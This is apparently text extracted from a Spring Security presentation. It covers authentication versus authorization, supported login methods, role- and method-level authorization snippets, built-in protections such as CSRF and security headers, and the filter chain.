
Authentication vs Authorization




Authentication vs Authorization (Simple Meaning)

- **1 Authentication – Who are you?**
 - Identifies the user.
 - → Login process (username/password, JWT, OAuth2, SSO)
 - Produces **Authentication object** stored in **SecurityContext**
- **2 Authorization – What are you allowed to do?**
 - Checks permissions for the authenticated user.
 - → Role-based (hasRole('ADMIN'))
 - Permission-based (hasAuthority('read:users'))
 - URL or method level rules


Spring Security Flow




Spring Security Architecture



Spring Security Authentication Architecture




Spring Security Authentication Architecture



Deep Dive Into Spring Security

satyakam mohapatra | December 27, 2019



Spring Security Features

-  **1. Authentication (Identifying the User)**
- Spring Security supports almost every authentication method:
- **✓ Username/Password (Form Login / Basic Auth)**
- Built-in login pages, session management.
- **✓ Token-Based (JWT)**
- Stateless authentication for REST APIs.
- **✓ OAuth2 Login (Google/GitHub/Microsoft)**
- Social login + OpenID Connect (OIDC).
- **✓ SAML 2.0 Authentication**
- Enterprise SSO with corporate identity providers.
- **✓ LDAP Authentication**
- Active Directory or custom LDAP servers.
- **✓ Custom Authentication Providers**
- Write your own authentication logic.

Spring Security Features

-  **2. Authorization (Role & Permission Control)**
- After authentication, Spring Security decides **what the user can access**.
- ✓ **URL-Based Authorization**
- Defined in `HttpSecurity`:
- ```
.authorizeHttpRequests(auth -> auth
 .requestMatchers("/admin/**").hasRole("ADMIN")
 .anyRequest().authenticated()
);
```
- ✓ **Method-Level Authorization**
- Using `@PreAuthorize`, `@PostAuthorize`, `@Secured`.
- ```
@PreAuthorize("hasRole('ADMIN')")
public void deleteUser() {}
```
- ✓ **Domain Object (Object-Level) Security**
- Using ACLs (Access Control Lists).

Spring Security Features

-  **3. Protection Against Attacks (VERY POWERFUL)**
- Spring Security automatically protects your app from many web attacks:
- **✓ CSRF Protection**
- Prevents cross-site request forgery.
- **✓ Security HTTP Headers**
- Automatically adds headers like:
- X-Content-Type-Options
- X-XSS-Protection
- Strict-Transport-Security
- Content-Security-Policy

Spring Security Features

- ✓ **Clickjacking Protection**
- Via X-Frame-Options.
- ✓ **Session Fixation Protection**
- Prevents hijacking by regenerating session IDs.
- ✓ **CORS Support**
- Controls cross-origin requests.
- ✓ **Brute Force Protection (via custom filters)**
- Can integrate with rate limiting & captcha.

Spring Security Features

- 🔐 4. Filter Chain Architecture (Heart of Spring Security)
- Spring Security uses a `FilterChainProxy` with many built-in filters:
- `UsernamePasswordAuthenticationFilter`
- `JwtAuthenticationFilter` (custom)
- `BasicAuthenticationFilter`
- `SecurityContextHolderFilter`
- `ExceptionTranslationFilter`
- `AuthorizationFilter`

Spring Security Features




Figure 4. SecurityFilterChain

Spring Security Features

-  5. Easy Integration with Spring Framework
- ✓ Works out of the box with:
- Spring MVC
- Spring Boot
- Spring Data
- Spring WebFlux
- Spring Cloud Gateway

Spring Security Features

-  5. Easy Integration with Spring Framework
- ✓ `SecurityContext` integrated with:
 - Controllers
 - Services
 - Threads (with context propagation)
- Example:

```
String username =  
    SecurityContextHolder.getContext()  
        .getAuthentication()  
        .getName();
```

Spring Security Features

